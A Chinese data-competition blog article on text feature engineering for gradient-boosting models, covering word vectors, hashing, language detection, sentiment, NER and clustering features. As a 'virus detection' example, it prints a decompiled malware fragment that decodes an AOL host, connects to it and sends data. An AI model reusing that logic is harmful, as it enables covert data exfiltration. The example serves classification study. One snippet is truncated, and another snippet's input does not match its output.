【数据竞赛】Kaggle实战之特征工程篇-20大文本特征（下）

机器学习初学者 4月27日

以下文章来源于kaggle竞赛宝典 ，作者杰少

kaggle竞赛宝典

数据竞赛Top方案，竞赛黑科技，竞赛到入职的一些感想。

作者： 尘沙杰少、樱落、新峰、DOTA、谢嘉嘉

特征工程--文本特征下半篇！

前 言


这是一个系列篇，后续我们会按照我们第一章中的框架进行更新，因为大家平时都较忙，不会定期更新，如有兴趣欢迎长期关注我们的公众号，如有任何建议可以在评论区留言，该系列以往的经典内容可参考下面的篇章。

7.4 特征工程-单时间变量特征工程！

7.5 特征工程-文本特征工程上篇！

文本特征-下篇

针对梯度提升树模型对文本特征进行特征工程，我们需要充分挖掘Label编码丢失的信息，例如上面的名字特征，内部存在非常强的规律，Mr等信息，这些信息反映了性别相关的信息，如果直接进行Label编码就会丢失此类信息，所以我们可以通过文本技巧对其进行挖掘。在本文中，我们对现在常用的文本特征进行汇总。**在上篇中介绍过的此处不在赘述。**



1.词汇属性特征

每个词都有其所属的属性，例如是名词，动词，还是形容词等等。词汇属性特征很多时候能帮助模型带来效果上的微弱提升，可以作为一类补充信息。

- prep = 介系词；前置词，preposition的缩写
- pron = 代名词，pronoun的缩写
- n = 名词，noun的缩写
- v = 动词，兼指及物动词和不及物动词，verb的缩写

2.文本向量特征

TDIDF特征可以缓解词频特征的高频词汇特征带来的问题，同时通过N-Gram的策略还可以间接捕捉文本中的词的关系，但是这些信息的捕捉还是较差的，而且N-Gram的策略还会使得字典过大，带来存储的问题。但是词向量特征却可以很好地缓解这两个问题。

词嵌入模型通过建立所选词与相邻前后词之间的概率分布，将词映射到某个维度的向量。这样我们就仅仅只需要记录每个词对应的向量，而且在实践中我们发现基于词向量的特征往往能取得更好的效

果，这也从侧面说明了词向量的形式可以更好地捕捉词与词之间的关系。

```
array([-4.5205e-01, -3.3122e-01, -6.3607e-02,  2.8325e-02, -2.1372e-01,
        1.6839e-01, -1.7186e-02,  4.7309e-02, -5.2355e-02, -9.8706e-01,
        5.3762e-01, -2.6893e-01, -5.4294e-01,  7.2487e-02,  6.6193e-02,
       -2.1814e-01, -1.2113e-01, -2.8832e-01,  4.8161e-01,  6.9185e-01,
       -2.0022e-01,  1.0082e+00, -1.1865e-01,  5.8710e-01,  1.8482e-01,
        4.5799e-02, -1.7836e-02, -3.3952e-01,  2.9314e-01, -1.9951e-01,
       -1.8930e-01,  4.3267e-01, -6.3181e-01, -2.9510e-01, -1.0547e+00,
        1.8231e-01, -4.5040e-01, -2.7800e-01, -1.4021e-01,  3.6785e-02,
        2.6487e-01, -6.6712e-01, -1.5204e-01, -3.5001e-01,  4.0864e-01,
       -7.3615e-02,  6.7630e-01,  1.8274e-01, -4.1660e-02,  1.5014e-02,
        2.5216e-01, -1.0109e-01,  3.1915e-02, -1.1298e-01, -4.0147e-01,
        1.7274e-01,  1.8497e-03,  2.4456e-01,  6.8777e-01, -2.7019e-01,
        8.0728e-01, -5.8296e-02,  4.0550e-01,  3.9893e-01, -9.1688e-02,
```

目前可以通过使用Gensim来抽取词向量。因为我们抽取的是基于词的向量，而不同文本的词的个数是不一样的，所以最后还需要通过某种转化将我们的的文本特征转化为相同维度的特征。最为常见的就是下面两种策略：

1. 计算统计特征，例如均值、中位数、方差等等；

2. 先将文本长度进行截断，缺失的补0，然后进行PCA，TSNE等转化；

目前可以产出词向量的策略非常多，例如Word2Vec，Glove等等，还有许多最新预训练好的包都可以直接拿过来使用。

```
import gensim.downloader as gensim_api
glove_model = gensim_api.load("glove-wiki-gigaword-300")
word = "love"
glove_model[word]
```

3.HashVector

不管是CounterVector，TfidfVectorizer还是Word2Vector等词向量的方式抽取的特征我们都需要存储一个映射表，这会带来非常大的内存压力，但我们仍然需要将文档编码为向量，这个时候我们就需要用到HashVector，HashingVectorizer不存储结果词汇表，该方法使用单向哈希方法将单词转化成整数，因而我们不需要词汇表，可以选择任意长的固定长度向量，这对于大型数据集非常有效。缺点是哈希量化是单向的，因此无法将编码转换回单词，在很多有监督学习中是不影响的。

因为我们使用的是HashVector就自然会存在散列冲突的问题（如果矩阵大小太小，则必然会发生这种情况），在计算资源达到最大值的情况下，HashVector是非常好的特征。

```
from sklearn.feature_extraction.text import HashingVectorizer
text = ["The quick brown fox jumped over the lazy dog."]
vectorizer = HashingVectorizer(n_features=20)
vector = vectorizer.transform(text)
print(vector.shape)
print(vector.toarray())
```

```
(1, 20)
[[ 0.          0.          0.          0.          0.          0.33333333
   0.         -0.33333333  0.33333333  0.          0.          0.33333333
   0.          0.          0.         -0.33333333  0.          0.
  -0.66666667  0.        ]]
```

4.文本语言信息

在很多问题中，并不是所有的文本都是同一种语言，这个时候我们需要对不同的文本进行分类，判断其是哪一种类型的语言。

text	lang
I love it.	sl
我喜欢你。	zh-cn
I think you are great!	en
OK!	en
太棒了。	zh-cn
No pro.	pt

```
import pandas as pd

import langdetect

df = pd.DataFrame()
df['text'] = ['I love it.', '我喜欢你。', 'I think you are great!', 'OK!', '太棒了。', 'No pro.']
df['lang'] = df["text"].apply(lambda x: langdetect.detect(x) if
                                x.strip() != "" else "")
df
```

	text	lang
0	I love it.	sl
1	我喜欢你。	zh-cn
2	I think you are great!	en
3	OK!	en
4	太棒了。	zh-cn
5	No pro.	pt

5.语意特征

情感分析是通过数字或类来表达文本数据的主观情感，在非常多的问题中都至关重要。目前情感分析是自然语言处理中最困难的任务之一，需要处理自然语言的歧义等问题，但是如果我们能很好地挖掘出文本的情感，那么对于我们模型的帮助是非常巨大的。

但是一个好的语言模型的训练是非常耗费时间的，如果没有足够的时间或数据时，我们可以使用预先训练好的模型，比如Textblob和Vader。Textblob建立在NLTK之上，是最流行的语言之一，它可以给单词分配极性，并将整个文本的情感作为一个平均值进行估计。Vader是一个基于规则的模型，目前在社交媒体的数据上使用较多。

```
import pandas as pd
from textblob import TextBlob
df = pd.DataFrame()
df['text'] = ['I love it.', 'I hate you.', 'I think you are great!', 'She is beautiful.', 'Good!',
df["sentiment"] = df['text'].apply(lambda x:  TextBlob(x).sentiment.polarity)
df.head()
```

	text	sentiment
0	I love it.	0.500
1	I hate you.	-0.800
2	I think you are great!	1.000
3	She is beautiful.	0.850
4	Good!	0.875

- 从上面的特征中，我们发现情感的特征还是相对靠谱的。

6.特殊词汇特征

标点符号能从侧面反映文本的情感强烈程度等信息，在情感分类，文本分类中有很重要的作用，当然与此同时，特殊词汇的特征特征则更为重要。特殊词汇依据问题的不同，会有非常大的不同，我们举几个简单的例子：

- 文本情感分类问题

编号	情感大类	情感类	例词
1	乐	快乐	喜悦、欢喜、笑咪咪、欢天喜地
2		安心	踏实、宽心、定心丸、问心无愧
3	好	尊敬	恭敬、敬爱、毕恭毕敬、肃然起敬
4		赞扬	英俊、优秀、通情达理、实事求是
5		相信	信任、信赖、可靠、毋庸置疑、
6		喜爱	倾慕、宝贝、一见钟情、爱不释手
7	怒	愤怒	气愤、恼火、大发雷霆、七窍生烟
8	哀	悲伤	忧伤、悲苦、心如刀割，悲痛欲绝
9		失望	憾事、绝望、灰心丧气、心灰意冷
10		疚	内疚、忏悔、过意不去、问心有愧
11		思	相思、思念、牵肠挂肚、朝思暮想
12	惧	慌	慌张、心慌、不知所措、手忙脚乱
13		恐惧	胆怯、害怕、担惊受怕、胆颤心惊
14		羞	害羞、害臊、面红耳赤、无地自容
15	恶	烦闷	憋闷、烦躁、心烦意乱、自寻烦恼
16		憎恶	反感、可耻、恨之入骨、深恶痛绝
17		贬责	呆板、虚荣、杂乱无章、心狠手辣
18		妒忌	眼红、吃醋、醋坛子、嫉贤妒能
19		怀疑	多心、生疑、将信将疑、疑神疑鬼
20	惊	惊奇	奇怪、奇迹、大吃一惊、瞠目结舌

我们可以选择直接分类别(每一类情感表示一类）统计每个类别中词汇的出现次数。

- 代码病毒检测问题

```
for ( i = 18; i >= 0; --i )
  name[i] ^= 0x45u;
v47 = gethostbyname(name);                    // login.oscar.aol.com
if ( v47 )
{
  v25 = inet_ntoa(**(struct in_addr **)v47->h_addr_list);
  v24 = (_BYTE *)(v56 + 8);
  do
  {
    v1 = *v25;
    *v24++ = *v25++;
  }
  while ( v1 );
}
v81.sa_family = 2;
*(_WORD *)&v81.sa_data[0] = htons(*(_WORD *)(v56 + 0x10C));// 0x50
*(_DWORD *)&v81.sa_data[2] = inet_addr((const char *)(v56 + 8));
*(_DWORD *)&v81.sa_data[6] = 0;
*(_DWORD *)&v81.sa_data[10] = 0;
v2 = socket(2, 1, 0);
*(_DWORD *)(v41 + 4) = v2;
if ( v2 != -1 && connect(*(_DWORD *)(v41 + 4), &v81, 16) != -1 )
{
  v23 = (char *)(v41 + 0x14);
  do
    v4 = *v23++;
  while ( v4 );
  v43 = &v23[-v41 - 9];
  v44 = 0;
  F_Write_htons_sub_406D00((int)&v42, 1);
  v22 = (char *)(v41 + 0x14);                 // hatwomand0@hotmail.com
  do
    v5 = *v22++;
  while ( v5 );
  F_Write_htons_sub_406D00((int)&v42, (_WORD)v22 - (v41 + 0x15));
```

代码的关键词信息都尤为重要，例如截图，联网，发送等特殊词汇会为我们判断该代码文件是否含有病毒提供重要的依据。

7.NER特征

命名实体识别（Named entity recognition，NER）是用预定义的类别（如人名、地点、组织等）标记非结构化文本中提到的命名实体的过程。这些重要的命名实体在非常多的问题中都很有用。例如判断某用户点击某广告的概率等，可以通过NER识别出广告中的代言人，依据代言人与用户的喜好来判定用户点击某条广告的概率。目前使用较多的NER工具包是**SpaCy**，关于NER目前能处理多少不同的命名实体，有兴趣的朋友可以看一下Spacy工具包

TYPE	DESCRIPTION
PERSON	People, including fictional.
NORP	Nationalities or religious or political groups.
FAC	Buildings, airports, highways, bridges, etc.
ORG	Companies, agencies, institutions, etc.
GPE	Countries, cities, states.
LOC	Non-GPE locations, mountain ranges, bodies of wa
PRODUCT	Objects, vehicles, foods, etc. (Not services.)
EVENT	Named hurricanes, battles, wars, sports events, etc.

除了可与直接抽取我们想要的NER特征，SpaCy还可以对其进行标亮，如下所示。

在 无锡车站 FAC ，我遇见了来自 南京 GPE 的你。但没想到你那么喜欢吃 四川 GPE 的火锅。

```
import spacy
import pandas as pd
# !pip install zh_core_web_sm-3.0.0-py3-none-any.whl
ner = spacy.load("zh_core_web_sm")
df = pd.DataFrame()
df['txt'] = ['','我喜欢四川。','成都的女孩喜欢吃辣。']
df["tags"] = df["txt"].apply(lambda x: [(tag.text, tag.label_)   for tag in ner(x).ents] )
df
```


	txt	tags
0	在无锡车站，我遇见了来自南京的你。	[(无锡车站, FAC), (南京, GPE)]
1	我喜欢四川。	[(四川, GPE)]
2	成都的女孩喜欢吃辣。	[(成都, GPE)]

```
txt = '在无锡车站，我遇见了来自南京的你。但没想到你那么喜欢吃四川的火锅。'
doc = ner(txt)
## display result
spacy.displacy.render(doc, style="ent")
```

在 无锡车站 **FAC** ，我遇见了来自 南京 **GPE** 的你。但没想到你那么喜欢吃 四川 **GPE** 的火锅。

8.K近邻特征

除了LDA主题模型，我们基于向量做的最多的衍生特征就是相似度特征。我们找到距离每个文本最近的N个文本，并将最近的N个文本对应的ID以及其与当前文本的距离作为我们新的特征。




距离的计算方式可以是欧几里得，cosine等等，依据距离的不同，文本相似度特征可以有非常多。

```
from sklearn.metrics.pairwise import cosine_similarity
similarity_matrix = cosine_similarity(tfidf_matrix)
similarity_matrix
```

```
array([[1. , 0.36651513, 0.52305744, 0.13448867],
[0.36651513, 1. , 0.72875508, 0.54139736],
[0.52305744, 0.72875508, 1. , 0.43661098],
[0.13448867, 0.54139736, 0.43661098, 1. ]])
```

9.聚类特征

和K近邻特征经常一起使用的就是聚类特征。同样地，因为聚类特征的方式是非常多的，最常见的就是Kmeans等等，此处我们列举常见的两种聚类特征。



- Kmeans聚类

```
from sklearn.cluster import KMeans
km = KMeans(n_clusters=2)
km.fit_predict(tfidf_matrix)
```

```
array([0, 1, 1, 1], dtype=int32)
```

- hierarchy聚类

```
from scipy.cluster.hierarchy import dendrogram, linkage

Z = linkage(tfidf_matrix, 'ward')
pd.DataFrame(Z, columns=['Document\Cluster 1', 'Document\Cluster 2',
                         'Distance', 'Cluster Size'], dtype='object')
```

	Document\Cluster 1	Document\Cluster 2	Distance	Cluster Size
0	1	2	0.736539	2
1	3	4	1.08712	3
2	0	5	1.24292	4

```
import matplotlib.pyplot as plt
plt.figure(figsize=(8, 3))
plt.title('Hierarchical Clustering Dendrogram')
plt.xlabel('Data point')
plt.ylabel('Distance')
dendrogram(Z)
plt.axhline(y=1.0, c='k', ls='--', lw=0.5)
```

```
<matplotlib.lines.Line2D at 0x7ff7d99f0580>
```

```
from scipy.cluster.hierarchy import fcluster
max_dist = 1.0

cluster_labels = fcluster(Z, max_dist, criterion='distance')
cluster_labels = pd.DataFrame(cluster_labels, columns=['ClusterLabel'])
cluster_labels
```

	ClusterLabel
0	3
1	1
2	1
3	2

10.小结

目前文本相关的问题都是以DeepLearning为主的方案，但上述的许多特征都是非常重要的，可以作为神经网络的Dense侧特征加入模型训练或者直接抽取放入梯度提升树模型进行训练，往往都可以带来不错的提升，因为本系列我们重点是梯度提升树模型的建模，关于DeepLearning的很多训练等策略有兴趣的可以阅读相关的文章自行研究。

参考文献

1. https://blog.socratesk.com/blog/2018/06/17/featuren-engineering-and-extraction